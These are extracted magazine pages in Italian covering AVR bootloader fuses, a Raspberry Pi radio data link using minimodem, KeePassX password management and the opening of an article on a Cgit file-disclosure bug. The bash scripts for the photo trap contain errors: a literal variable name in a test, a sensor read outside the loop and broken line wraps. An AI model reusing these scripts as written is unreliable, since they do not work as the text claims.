Il bit **BOOTRST** quando attivato (valore 0) informa il µC della presenza del bootloader la cui dimensione è data dalla combinazione dei bit 1 e 2 come indicato in figura 27.2 pagina 266 del datasheet unicamente alla tabella 27.13 pagina 277: valori che spaziano da 512 byte fino a 4.096 byte decurtati dalla memoria Flash disponibile per i programmi. Esistono servizi on-line che permettono di ottenere l'esatto valore dei fuse in funzione di ciò che si vuole attivare/disattivare, ad esempio **AVR Fuse Calculator** (***http://www.engbedded.com/fusecalc***). Suggeriamo, però, di non toccare bit di cui non si conosce l'esatta funzione, si rischierebbe di bloccare il µC o avere funzionamenti instabili. Ricordiamo sempre che i µC della serie AVR adottando l'architettura Harvard contengono 3 memorie differenti: **Flash**, **SRAM** e **EEPROM**. La prima contiene il codice utente (sketch) e il bootloader se previsto, la seconda le variabili create dal programma e la terza può essere utilizzata per salvare dati che non devono essere persi in presenza di blackout più o meno duraturi.

FUSIBILI, BOOTLOADER E SKETCH

Nei µC AVR non è possibile scrivere la memoria riservata al bootloader con uno sketch poiché essa è protetta: ciò serve a prevenire blocchi improvvisi per corruzione dati durante una esecuzione. Allora come possiamo operare? Non è necessario fare nulla di speciale, se si ha un programmatore esterno che può caricare uno sketch e aggiornare i fusibili, come **STK500**, **AVRISP**, **AVR Dragon** o **JtagICE MKII**, allora andrà bene anche per caricare il bootloader. Infatti il programmatore legge il file **.hex** del firmware del bootloader e lo scrive negli indirizzi in esso specificati senza accorgersi né curarsi del fatto che stia scrivendo nella porzione **NRWW** (**No Read While Write**) della memoria Flash. Se non si possiede nessuno dei programmatori riportati non si disperi perché è possibile adottare una Arduino Uno secondo la topologia riportata all'indirizzo ***https://www.arduino.cc/en/Tutorial/ArduinoToBreadboard*** al paragrafo **"Burning the Bootloader"**. Realizziamo i collegamenti così come sono riportati quindi seguiamo quanto indicato nel file **"Fusibili_Bootloader_Sketch"** della cartella omonima presente in allegato. Per motivi di spazio non è proprio possibile aggiungere altro!

IL PROGETTO

Quanto fin qui riportato sono nozioni necessarie – ma in alcuni casi non sufficienti – quando si vuole realizzare un progetto personalizzato che esuli dagli schemi classici. Abbiamo utilizzato 4 pagine per "giustificare" le problematiche incontrate e cercare in qualche modo di superarle. Allora almeno nelle ultime righe vi mostriamo il progetto di questo mese (Figura 4). Trattasi di una bussola elettronica che fa uso, come anticipato, dell'integrato MPU-9250 un componente **SiP** (**System in a Package**) all'interno del quale sono racchiusi due chip: un **MPU-6500** contenente un Giroscopio a 3 assi e un Accelerometro a 3 assi e un **AK8963** della Californiana **Asahi Kasei Microdevices** (**AKM** - ***www.akm.com***) contenente un magnetometro a 3 assi. L'MPU-9250 supporta la comunicazione con un microcontrollore via I2C e SPI. Nel nostro caso faremo uso del bus I2C: l'indirizzo della breakout board è **0x68**, lo stesso che troveremo nello sketch allegato dove sono riportati tutti i commenti del caso.





Fig. 4 • Prototipo della bussola elettronica

UNA RETE PRIVATA E SENZA INTERNET!

Possiamo interfacciare un Raspberry Pi e un PC con dei walkie talkie, per inviare dati e file a chilometri di distanza senza bisogno di cavi di rete o costosi abbonamenti a Internet. Ecco come fare

I Raspberry Pi sono estremamente utili per le soluzioni Internet of Things, cioè per creare nuovi dispositivi interconnessi. Soprattutto per monitorare edifici: con un "mini pc del lampone" e un paio di sensori si possono realizzare dei rilevatori in tempo reale e aggiungendo una webcam si ottiene una fototrappola o una live webcam. Tutto con poca spesa, e con una gestione estremamente semplice: basta una connessione SSH, HTTP, o FTP per ottenere i dati e i file prodotti dal Raspberry Pi. Per questo motivo i Raspberry Pi sono molto utilizzati: la potenza di calcolo superiore agli Arduino e la capacità di ospitare un OS li rende ottimi per gestire dei veri e propri piccoli server e automatizzare molte operazioni. Le versioni più recenti, con il Wi-Fi integrato sono poi particolarmente comode perché si possono facilmente spostare in diversi punti di un edificio senza preoccuparsi troppo dei collegamenti. Il problema è che a volte c'è la necessità di monitorare luoghi anche molto lontani, ben oltre i 100 metri, che sono un limite anche per i normali cavi di rete. Succede nelle aziende, tipicamente le aziende agricole e gli allevamenti: in questi casi è bene poter monitorare l'umidità del terreno o il comportamento del bestiame in zone molto spesso distanti anche un paio di chilometri dalla sede principale. Il collegamento tramite cavi di rete non è economico, mentre il problema delle reti WiMax è che è molto raro poter avere la visibilità diretta richiesta da

Un modem software

Minimodem è il più semplice in circolazione

01 IL PPA UFFICIALE
Normalmente, **minimodem** si trova nei repository ufficiali della propria distro: su Ubuntu, per avere sempre l'ultima versione si può aggiungere il PPA ufficiale col comando **sudo add-apt-repository ppa:kamalmostafa/minimodem**.

02 L'INSTALLAZIONE
Tutto ciò che serve per installare minimodem su un sistema Debian, come **Raspbian** tipicamente usato sui Raspberry Pi, è lanciare il comando **sudo apt-get install minimodem**. È importante installarlo anche sul proprio PC desktop.

Configuriamo il Raspberry Pi

Accediamo al Raspy da terminale per controllare che l'invio dei dati funzioni

01 IL JACK AUDIO
Il collegamento audio sul Raspberry Pi va fatto usando il jack di uscita. Di solito, il Raspy si usa solo per inviare dati, quindi il solo jack già presente è sufficiente. Se si vuole anche ricevere, bisogna usare una scheda audio USB con input per il microfono.

02 ALLA RADIO CB
Il cavo audio va collegato alle radio: ovviamente ne serve una per il Raspberry Pi e una per il PC che farà da ricevitore. Bisogna anche assicurarsi che le radio siano disposte correttamente per la trasmissione/ricezione automatica.

03 L'ACCESSO SSH
Se si è appena scritta un'immagine per il Raspberry Pi, può essere comodo lavorarci da remoto tramite SSH. Lo si può abilitare prima dell'avvio scrivendo sulla scheda SD, nella partizione di boot, il file **ssh**, con un qualsiasi contenuto.

04 UN PRIMO TEST
Accedendo al sistema che deve trasmettere (quello del Raspberry Pi) si può provare una trasmissione dando soltanto il comando **minimodem -t 100** e poi scrivendo un testo. Se si vuole inviare un file basta usare la pipe, ad esempio: **cat file.jpg | minimodem -t 100.**



questi sistemi di comunicazione. La soluzione può essere rappresentata dall'utilizzo di una tecnologia tanto semplice che tutti ne hanno avuto una qualche esperienza da bambini: le radio **CB** (o **PMR**). I cosiddetti walkie talkie, utilizzati dai bambini nei giochi all'aperto, sono in realtà delle radio molto efficienti, che spesso permettono di comunicare a molti chilometri di distanza. Oggi come oggi, i prezzi sono anche scesi di molto e su Amazon si può comprare per una trentina di euro una coppia di radio capaci di funzionare fino a una distanza di 4-5km. Lavorando sulle frequenze libere, queste radio non richiedono alcuna particolare autorizzazione per essere utilizzate (a questo proposito, vi è, almeno per ora, un conflitto tra la regolamentazione italiana e quella europea).
Si parla in generale di CB, anche se solitamente le radio a lunga distanza sono le **Personal Mobile Radio** che funzionano a 446 MHz: è abbastanza ovvio che avendo due di queste radio diventa possibile comunicare senza fili a distanze notevoli.

DATI DIGITALI VIA RADIO

La domanda è: come si possono trametttere dati usando delle radio CB? La risposta è più semplice di quanto si potrebbe pensare. Basta usare un modem software. Forse bisogna fare qualche passo indietro: per comunicare con computer tramite cavi telefonici si


di tradurre dei byte (testo o codice binario) in una sequenza di suoni e viceversa. In poche parole, tutto il testo (o il codice binario) viene tradotto in byte e quindi in una sequenza di bit. Questa sfilza di 0 e 1 viene poi codificata sotto forma di suoni, con un ritmo ben preciso. Questo ritmo è la cosiddetta **baud rate**, praticamente la frequenza con cui i vari bit vengono tradotti in audio. Ad esempio, se si lavora a 100 baud vuol dire che in un secondo si scrivono 100 bit. Ogni "beep" ha quindi la durata di un centesimo di secondo. Il modem che riceve il suono non deve far altro che procedere un centesimo di secondo alla volta ascoltando il suono in quella frazione, per capire quale sia il valore di bit e quindi riuscire a ricostruire l'intera sequenza di bit. Ci sarebbe da specificare che in realtà, sfruttando tecniche di modulazione del segnale, si trasmette contemporaneamente più di 1 bit. Ad esempio, se si riescono a produrre suoni che contengono 6 bit diversi, è ovvio che 100 baud sono in realtà 600 bit. La logica di base, comunque, è sempre la stessa. L'unico dato fondamentale, affinché la comunicazione possa funzionare, quindi, è che i due interlocutori devono essere coscienti della

Procediamo per tentativi

Provando a inviare e ricevere diversi testi e file si trova la configurazione ideale

01 PROVA DI RICEZIONE

Sul computer che riceve si può provare a recuperare il file col comando **minimodem -r 100 → file.jpg**. Naturalmente, il comando per la trasmissione dovrà essere lanciato prima che inizi la trasmissione, dall'altra parte, altrimenti si perdono i primi pezzi.

02 DA FILE A TESTO

Nel caso qualcosa non funzioni, conviene provare a inviare un testo: un file può essere mandato sotto forma di testo col comando **base64**. Ad esempio, **base64 file.jpg | minimodem -t 100**. Naturalmente, non è una buona idea farlo con file particolarmente grandi.

03 UN CONFRONTO

Osservando poi il file che si è ottenuto si può capire che problemi ci siano: le varie interferenze rendono difficile la trasmissione completa di file grandi, e se un file è compresso spesso risulta illeggibile. Il consiglio è quello di trasferire solo piccoli file.

04 CAMBIO BAUD RATE

A seconda di quello che si vuole trasmettere, si può utilizzare una baud rate maggiore o minore. Lavorando a 100 baud si hanno meno interferenze, ma è lento. Si può arrivare a 1200 baud, migliore per file grandi, ma si rischia di perdere parte della comunicazione.

che i due interlocutori devono essere coscienti della baud rate, perché è ovvio che se si trasmette a 100 baud e si riceve a 300 baud non si riuscirà a interpretare correttamente il messaggio. Per il resto, se si seguono gli standard, una comunicazione tra due computer tramite modem è molto semplice e priva di particolari intoppi. E a seguire gli standard ci pensano proprio i modem stessi. Una volta esistevano dei modem hardware, ma ormai il lavoro viene svolto da programmi e ce ne sono di vario tipo. Il più semplice di tutti è minimodem, comodo perché facilmente programmabile dal terminale di GNU/Linux.
È quindi possibile installare questo programma su un Raspberry Pi (e sul proprio PC) per trasferire comodamente delle informazioni lungo un cavo audio o attraverso un segnale radio con i walkie talkie. È anche possibile registrare l'audio e riprodurlo in seguito, una volta che un testo o un file vengono tradotti in un insieme di suoni è ovvio che sia possibile ottenere una registrazione e riprodurla. Non è altro che un metodo per codificare informazioni. È chiaro che ci sono alcuni paletti da tenere a mente: il pericolo della comunicazione via radio è la possibilità di interferenze. Per questo motivo non si può utilizzare una baud rate troppo alta: maggiore è il numero di bit trasmessi in un secondo, maggiore è il numero di bit persi durante una interferenza del segnale. Questa limitazione implica che le trasmissioni siano abbastanza lente: finché si trasmette del testo va tutto bene. Se però si cominciano a inviare file, la questione si fa complessa: più grande è il file, maggiore è la probabilità che qualche interferenza abbia danneggiato parti del file stesso. E quindi non è una buona idea inviare file compressi, si rischierebbe di non riuscire a risalire al file originale. È il motivo per cui inviare JPEG non funziona sempre bene: essendo un formato soggetto a una importante compressione, se si danneggiano alcune parti l'intero file risulta irrecuperabile, perché non lo si può più ricostruire.

MINIMODEM IN UNO SCRIPT

Proviamo a realizzare una fototrappola con un Raspberry Pi, un sensore di movimento PIR, e una webcam. Naturalmente, se non si vuole usare la webcam si può utilizzare una serie di sensori (temperatura, umidità, pressione), ottenendo una stazione meteo. La logica di base è comunque la stessa, basta avere un file da inviare, che questo sia una immagine o una tabella con i dati dei sensori fa poca differenza. Innanzitutto, sul Raspberry Pi devono essere installati i programmi per accedere ai pin GPIO, alla webcam, e il minimodem:

```
sudo apt-get install wiringpi
                         streamer minimodem
```

Poi si può semplicemente scrivere uno script di questo tipo:

```
#!/bin/bash
gpio mode 23 in
b=$(gpio read 23)
while true; do
if [ b != "0" ]; then
streamer -s 1280x720 -f jpeg -o /
                    tmp/tmpfoto.jpeg
cat /tmp/tmpfoto.jpeg | minimodem
                               -t 100
fi
sleep 1
done
```

Lanciandolo all'avvio del sistema, lo script controlla ogni secondo se ci sia stato qualche movimento davanti al sensore (il cui segnale è collegato al pin **GPIO 23**). Nel caso, scatta una foto e la invia a minimodem, trasmettendola quindi via radio. Il computer che riceve le immagini può avere uno script di questo tipo:

```
#!/bin/bash
result="/home/luca"
minsize="+10000c" #10KB
nohup minimodem -r 100 1> /tmp/tm-
pfoto.jpg 2>/tmp/tmpcode.txt
while true; do
b=$(tail -n 1 /tmp/tmpcode.txt)
if [[ $b== *"NOCARRIER"* ]];  then
if [[ $(find /tmp/tmpfoto.jpg
    -type f -size $minsize 2>/dev/
                       null) ]]; then
mv /tmp/tmpfoto.jpg $result/$(date
          +%Y-%m-%d-%H-%M-%S).jpg
fi
fi
sleep 1
done
```

Prima di tutto si stabilisce la cartella in cui verranno memorizzate le immagini, e poi la dimensione minima per considerare un file "accettabile", qui impostata a 10 KiloByte. Poi si lancia minimodem in ascolto, scrivendo i dati che gli arrivano in un file immagine e il log in un TXT. Mentre minimodem è attivo, un ciclo controlla continuamente il log: quando all'ultima riga compare la parola chiave **NOCARRIER** vuol dire che una trasmissione è terminata. In questo caso, se il file immagine esiste e ha la dimensione minima, lo si sposta nella cartella di output usando come nome la data e ora attuali.

Fig. 1 • Lo schema del nostro progetto

PASSWORD SEMPRE AL SICURO

Ecco come conservare username e password in un fortino corazzato. Basta solo il giusto software e le dritte di Linux Magazine

KeePassX 2.0.3

Licenza: GNU GPL **Sito web:** www.keepassx.org

Anni di Internet tra siti istituzionali, amministrazione di server, negozi on-line e forum di discussione di proprio interesse hanno portato ad un enorme numero di credenziali accumulate. In tale ottica, per evidenti motivi di sicurezza, non è pensabile utilizzare le medesime credenziali per tutti gli accessi poiché un eventuale pirata che dovesse riuscire a scoprirla gli aprirebbe la strada per trafugare un'immensa quantità di informazioni personali che spaziano dalle più futili alle più importanti (accesso a servizi postali, bancari e istituzionali). Ricordare, però, decine e decine di credenziali è evidente come sia paragonabile quanto meno ad una fatica di Sisifo. Sebbene esistano servizi on-line in grado di generare password relativamente facili da ricordare ma complesse da individuare, rimane sempre il fatto che quelle da memorizzare in mente son sempre in numero maggiore di quelle che si riescono effettivamente ricordare e/o che si possono avere a portata di mano. Per non parlare, poi, del fatto che tali credenziali potrebbero servirci non solo quando si utilizza il PC desktop, ma anche in mobilità.

PASSWORD ROBUSTE

Nell'ottica di fornire credenziali di accesso ad un sito al fine di poter usufruire del servizio offerto, è facile imbattersi in registrazioni nelle quali il nome di login da utilizzare è l'indirizzo di posta elettronica che non è proprio un segreto per chi lo conosce, a meno di creare un account di posta da utilizzare solo per tali scopi e non rivelarlo a chicchessia. In tale scenario da due credenziali potenzialmente ignote ad un pirata ecco che una è già stata "bruciata" e la password è l'unica che rimane da ricordare e che separa il malintenzionato dal nostro account. È evidente allora come non potrà coincidere con qualcosa di banale, altrimenti tramite tecniche di forza bruta e/o a dizionario la vedremo capitolare in pochi secondi. Pertanto come scegliere la giusta password e verificarne la robustezza? Alla prima domanda si può rispondere osservando che una buona chiave è caratterizzata almeno da 3 requisiti: un numero sufficiente di set di caratteri di base, una lunghezza minima al di sotto della quale non è opportuno scendere (ad esempio 8 caratteri) e che sia facile da ricordare. Caratteristiche queste che, come è facile intuire, cozzano un po' le une contro le altre poiché maggiore è la lunghezza della password e più ampio il set base di caratteri utilizzati, più difficile sarà ricordare la password scelta.

In Fig. 1 è visibile una possibile tabella – reperibile da siti specifici che si occupano di sicurezza – nella quale è messo in evidenza la lunghezza di una password su un set base di caratteri (26, solo lettere maiuscole o solo lettere minuscole), il numero di combinazioni – in realtà trattasi di **disposizioni con ripetizione** – e un tempo medio di scardinamento con un classico at-

CREIAMO UNA PASSWORD

Qualche suggerimento "umano"

Diversi sono i modi per riportare una password durante la registrazione in un sito. Uno possibile è l'utilizzo dei tanti servizi on-line (*www.generate-password.com*) i quali forniscono una chiave sicura unitamente ad una "pronunciabile". Ma se vogliamo divincolarci da questi strumenti possiamo seguire una strada che porta all'utilizzo di un set base maggiore di 62 caratteri. Prendiamo due parole, ad esempio **cane** e **gatto** e combiniamole in **cane!=gatto**, laddove i caratteri **!=** in molti linguaggi di programmazione indicano un qualcosa di diverso, non uguale. A questo punto possiamo applicare un cifrario di nostra invenzione: ad esempio, le lettere dispari o le pari o solo le iniziali le scriviamo in maiuscolo pervenendo così ad una password del tipo **CaNe!=GaTtO** e, laddove possibile, sostituendo le cifre alle lettere, ad esempio: **C4Ne!=G4TtO**. Tale password possiamo a questo punto darla in pasto ad un **password meter** per analizzarne le possibili criticità e correggerle qualora venissero segnalate. Procedura ripetibile per qualsiasi coppia di parole utilizzando diversi caratteri speciali tra quelli accettati dal sito dove ci si vuole registrare.

PASSWORD LENGTH	POSSIBLE COMBINATIONS	TIME TO CRACK (S = SECONDS, M = MINUTES, H = HOURS, Y = YEARS)	
4	45697	<1	S
5	11881376	<1	S
6	308915776	<1	S
7	8031810176	~4	S
8	208827064576	~1.5	M
9	5429503678976	~45	M
10	141167095653376	~19	H
11	3670344486987780	~.1	Y
*12	95428956661682200	~1.5	Y
13	248115287320374E4	~39.3	Y
14	645099747032972E5	~1,022.8	Y
15	167725934228573E7	~26,592.8	Y
16	436087428994289E8	~691,412.1	Y
17	113382731538515E10	~17,976,714	Y
18	2947951020001390E10	~467,394,568	Y

Fig. 1 • Relazione lunghezza password/tempo crack su un set di 26 caratteri

tacco a forza bruta. Per capire un minimo la tabella e del perché di quei numeri dobbiamo ricordare che una password è un insieme di caratteri scelti in un set base di caratteri. Ad esempio, se prendiamo solo le lettere minuscole – escludendo quelle accentate – abbiamo un set base di N caratteri, 26 di preciso dalla "a" alla "z". La nostra password è caratterizzata da un gruppo di K caratteri del set base e poiché in essa un carattere può essere ripetuto più volte ecco che possiamo avere un gruppo K (la nostra password) di lunghezza superiore al numero di caratteri N del set base. Cerchiamo di chiarire con un esempio: ipotizziamo un set base di due caratteri come a e b. Su tale set di base quali e quante potrebbero essere le password associate ipotizzando di volerne una lunghezza **K=3**? Da quello che abbiamo detto, sono le combinazioni (disposizioni) con ripetizione di classe 3 di due caratteri, ovvero: **aaa, aab, aba, abb, baa, bab, bba** e **bbb** cioè in numero di **8**. È facile allora verificare come il numero totale di password risulti pari a **N^K** ovvero il set di caratteri di base elevato al numero di caratteri utilizzati per la password. Infatti, per contare quante possano essere le disposizioni con ripetizione di K elementi relativi a N oggetti di base è sufficiente osservare che ognuno dei K elementi che costituiscono la disposizione possa essere scelto K volte in N modi differenti ovvero **N*N*N*...*N=N^K**. Detto ciò allora su un set di 26 caratteri (solo lettere minuscole) una password di lunghezza 6 caratteri è solo una delle **26^6=308.915.776** possibili disposizioni con ripetizioni.

Ora, se immaginiamo di aggiungere al nostro set di caratteri anche le lettere maiuscole ecco che lo amplieremo a 52 caratteri e in questo caso una password lunga 6 caratteri sarebbe solo una delle **52^6=19.770.609.664** possibili. Se invece la password avesse 8 caratteri del set di 52 ecco che sarebbe solo una delle **52^8=53.459.728.531.456** possibili. Risultano così spiegati i numeri "stratosferici" che appaiono in Fig.1, valori che potrebbero apparire incredibili ma, come riportato nella stessa figura, il tempo di crack con tecnica a forza bruta passa dal decimo di secondo per una password di 4 caratteri a poco più di 1 minuto per password a 8 caratteri. Naturalmente, aumentando il set di caratteri a parità di lunghezza della password aumenta anche il tempo necessario di scardinamento della stessa. Da questo si può capire il connubio set di caratteri/lunghezza password. Ad ogni modo una volta scelta la password possiamo darla in pasto ad un servizio on-line come **The Password Meter** (***www.passwordmeter.com***) che ci riporterà le eventuali criticità così come sapere, in linea di principio, il tempo medio occorrente ad un cracker operante con tecnica a forza bruta per scardinarla utilizzando servizi come **How Long to Hack my Password** (***https://random-ize.com/how-long-to-hack-pass***) o **How Secure is My Password** (***https://howsecureismypassword.net***).

OCCULTARE LE SCELTE

Generare password robuste è una condizione necessaria e fondamentale per garantire il non accesso a terzi ai nostri account ma

di per se non è una condizione sufficiente se non vengono correttamente gestite. Siccome nessuno essere umano ha una cassaforte mentale per decine e decine di credenziali allora una delle più classiche soluzioni vede la scrittura su carta. Una modalità che non va demonizzata poiché i dati scritti non possono essere trafugati via rete da nessun pirata, risultando oltremodo anche un buon metodo di backup qualora un disco dovesse cedere e/o non dovesse essere più accessibile causa riformattazioni. Una soluzione sicura a patto che le credenziali riportate vengano aggiornate/aggiunte ad ogni variazione e che l'agenda venga gelosamente custodita in un cassetto. Va da sé, però, che una siffatta soluzione rimane poco "portatile" perché non si può pensare di avere sempre a disposizione la

ALTERNATIVE UTILIZZABILI

Quali sono le possibili scelte?

La scelta di un gestore di password, dovendo custodire le nostre preziose credenziali, deve quanto meno avere tre caratteristiche: cifratura del database, portabilità e sviluppo continuo al fine di correggere possibili bug di cui nessun software è esente. Oltre ai già citati **KeePassX** e **KeePass** – progetti differenti ma compatibili tra di loro poiché utilizzano lo stesso file del database – segnaliamo: **FPM2** (*https://als.regnet.cz/fpm2*), **Gryptonite** (*http://karagog.github.io/Gryptonite*) e **PasswordSafe** (*https://pwsafe.org) il cui sviluppo per GNU/Linux* ha raggiunto, al momento di scrivere, la versione beta.

Impostazioni e database

Avviamo KeePassX e mettiamo sotto chiave tutte le nostre password

01 IN POCHI SECONDI

Lanciamo il software, alla schermata di benvenuto clicchiamo su **Strumenti** e nel nuovo pannello dalla sezione di sinistra optiamo per **Sicurezza**. Assicuriamoci che la casella **Pulisci appunti dopo** sia spuntata: il valore di default è 10 secondi. In sostanza una volta copiata la password per utilizzarla in un sito verrà cancellata dagli appunti dopo i secondi impostati. Clicchiamo su **OK**.

02 IL DATABASE

Da **Database** clicchiamo su Nuovo **Database**. Riportiamo 2 volte la password di accesso, l'unica da ricordare pertanto possiamo sceglierla anche complicata. Per aumentare la sicurezza si può abbinare alla password un file chiave. Spuntiamo la casella **File chiave** e confermiamo con **Crea**. Diamo un nome al file che avrà estensione **.key** (un documento XML) e terminiamo con **OK**.

03 LE NUOVE VOCI

Utilizziamo **Ctrl-N** (o clicchiamo sull'apposita icona o dal menu **Voci**) per aggiungere una nuove voce al database. In **Titolo** riportiamo il nome del sito, il rigo **Nome utente** non necessita di spiegazioni così come **Password** che potremo far generare al programma cliccando sul pulsante **Gen** a fianco del rigo **Ripeti**. In **URL** riportiamo l'indirizzo del sito. Clicchiamo su **OK**.





Fig. 2 • Come si presenta il database una volta eseguito l'accesso

nostra agenda soprattutto quando si usano device portatili. In questi casi è bene affidarsi ai cosiddetti gestori di password: nel seguito daremo un'occhiata a **KeePassX**, un port del progetto **KeePass** (***https://keepass.info***) una volta disponibile solo per Microsoft Windows ed oggi, grazie al progetto **Mono** (***www.mono-project.com***), è possibile installarlo anche su sistemi GNU/Linux.

SUGGERIMENTI, NOTE E CONCLUSIONI

Nelle impostazioni riportate nel primo passo del tutorial possiamo pensare di bloccare il database (nella sezione **Sicurezza**) dopo una certa inattività del software. Un tipico scenario potrebbe essere quello di aver lanciato il software, effettuato l'accesso al database ma ecco che squilla il telefono: noi a parlare e il software aperto accessibile a tutti con le varie credenziali. In questo caso abilitando l'opzione richiamata anche se c'è l'accesso al database questo verrà bloccato dopo il tempo impostato e per sbloccarlo sarà obbligatorio immettere di nuovo le credenziali di accesso. Per quanto ne attiene il secondo passo dimenticare la password, o perdere il file chiave eventualmente da abbinare alla password (scelta opzionale), significa di fatto perdere definitivamente quanto memorizzato nel database poiché esso non sarà più accessibile, com'è giusto che sia poiché la condizione deve essere equivalente, ad esempio, al furto di un nostro dispositivo portatile che deve assicurare l'inaccessibilità dei dati. Quanto perso potremo recuperarlo attingendo alla nostra agenda cartacea, se l'abbiamo aggiornata di volta in volta, oppure effettuare l'esportazione su file CSV da salvare accuratamente su opportuno supporto. Per ricordare bene la password possiamo aprire e chiudere più e più volte il database. Alcune note sul terzo passo: di default, nella generazione della password, il programma imposta il set di caratteri base pari a 62 (lettere minuscole, maiuscole e numeri). È possibile ampliarlo abilitando i caratteri speciali con l'apposito pulsante. È anche possibile rendere visibile la password cliccando sul pulsante con l'icona di un occhio. Generata la password cliccando su **Accetta** automaticamente verrà riportata in **Password** e **Ripeti**. Possiamo impostare anche una scadenza spuntando la casella **Scade** e nel menu a tendina **Preimpostazioni** selezionando il tempo di validità (ad esempio, 6 mesi) oltre il quale dovremo provvedere a cambiarla. Nel pannello di sinistra, prima di confermare con **OK**, possiamo scegliere l'icona più opportuna che rappresenti le credenziali immesse con la possibilità di sceglierne una personalizzata. Salvata la voce ricordiamoci sempre di salvare anche il database, a meno che siano state selezionate le voci **Salva automaticamente all'uscita** e/o **Salva automaticamente ad ogni modifica** nel pannello **Generale** delle Impostazioni. Il file del database ha estensione **.kdbx** ed è compatibile con il software **KeePassX**. Può essere salvato in opportuno percorso in una cartella nascosta così come su penna USB ecc. Se aperto con un qualsiasi editor di testo mostrerà solo segni e simboli strani messi alla rinfusa. Per la cifratura del database il programma utilizza gli algoritmi **AES** e **Twofish** attraverso la libreria crittografica **Libgcrypt** sviluppata come modulo separato del noto software **Gnu Privacy Guard** (GPG, ***https://gnupg.org***) per l'implementazione del protocollo **OpenPGP** sulla messaggistica cifrata riportata nell'**RFC4880** (***https://tools.ietf.org/html/rfc4880***) utilizzato dal software commerciale **PGP** (**Pretty Good Privacy** (***www.openpgp.org***). Tale libreria fornisce il supporto a svariati algoritmi di cifratura elencati riportati nel file **cipher.h** dei sorgenti.

Ora che abbiamo memorizzato le credenziali e abbiamo un certo numero di voci come utilizzare il programma? Con accesso al database (Fig. 2) è sufficiente selezionare l'account di interesse e la combinazione **Ctrl-B** copierà negli appunti il nome utente della voce selezionata che con Ctrl-V riporteremo nel sito. Per la password la medesima procedura solo che va copiata dapprima con **Ctrl-C** quindi riportata nel sito con **Ctrl-V**. Per concludere, spendiamo due parole sulla **portabilità** e sulla integrazione. Per la portabilità le scelte possono ricadere su **KeePassX** per i computer e l'app **KePassDroid** (***https://play.google.com/store/apps/details?id=com.android.keepass***) per smartphone e tablet. È evidente come in questi scenari si ha l'esigenza di avere le credenziali memorizzate nel database a disposizione in ogni momento, e allora si può pensare di salvare il file **kdbx/kdb** su servizi come Dropbox per poi darlo in pasto all'app su smartphone/tablet. Per chi utilizza anche Windows probabilmente è più idoneo **KeePass**. Grazie alla sua struttura a plug-in, assente in **KeePassX**, permette di essere integrato in Mozilla Firefox con l'add-on **KeeFox** nota con il nome **Kee** (***https://addons.mozilla.org/it/firefox/addon/keefox***). KeePass, infatti, è molto avanzato nello sviluppo e la sua architettura permette di aggiungere diverse funzioni tra le quali un plug-in di backup. Ma come noto, maggiori sono le funzioni più probabili possono essere bug di sicurezza ancora non scoperti. Pertanto è buona norma aggiungere solo ciò che effettivamente occorre.

AVVERTENZE

Tutte le informazioni contenute in queste pagine sono state pubblicate a scopo prettamente didattico, per permettere ai lettori di conoscere e imparare a difendersi dai pericoli a cui sono esposti navigando in Internet o in generale utilizzando applicazioni affette da vulnerabilità. L'editore, Edizioni Master, e la Redazione di Linux Magazine non si assumono responsabilità alcuna circa l'utilizzo improprio di queste informazioni, che possa avere lo scopo di infrangere la legge o di arrecare danni a terzi. Per cui, eventuali sanzioni economiche e penali saranno esclusivamente a carico dei trasgressori.

Anche Git è in pericolo!

Cgit è l'interfaccia web più comune per i server git indipendenti. Un suo recente bug, permette a un pirata di ottenere anche file esterni alla cartella in cui sono presenti solo i repository

Da quando è nato, **Git** è il sistema di controllo versione più apprezzato dagli sviluppatori. Fino a prima, chi realizzava software poteva gestire le revisioni del codice (cosa fondamentale in un progetto a cui lavorano più persone) usando sistemi come CVS e SVN. Ed erano abbastanza simili, il motto di SVN era "CVS fatto bene". Su questo punto Linus Torvalds, l'autore del kernel Linux, aveva qualcosa da ridire, considerato che a suo parere non è proprio possibile "fare CSV bene", a causa dei difetti di fondo del sistema. Decise quindi di sviluppare un proprio sistema alternativo, più efficiente: così nacque Git. Oggi, il suo successo è tale che ormai è una sorta di standard e praticamente qualsiasi programmatore lo conosce piuttosto bene. In molti hanno anche un account su GitHub, che è una sorta di via di mezzo tra Git e un social network. Il meccanismo è semplice, chiunque può iscriversi a GitHub e ottenere un account per creare infiniti repository in cui caricare il codice sorgente e i binari dei propri progetti o collaborare a progetti di altre persone inviando delle "commit" con modifiche al loro codice. Naturalmente, in alcuni casi può essere utile avere un sistema che sia proprio: vale per le aziende, che vogliono più controllo sui propri progetti e magari preferiscono tenere il proprio server Git nella rete locale. Soprattutto ora che GitHub è stata acquisita da Microsoft e non è del tutto chiaro se cambierà qualcosa nelle politiche del famoso hub di repository Git. Mettere in piedi un proprio server Git non è troppo complicato, si può usare **gitolite** per la gestione degli utenti e dei repository: non ha una buona documentazione, ma compresa la logica non è troppo difficile da configurare. E per la visualizzazione dei repository via Web si può usare **Cgit**. Si tratta di una interfaccia minimale, ma abbastanza personalizzabile, che fa benissimo il suo lavoro senza 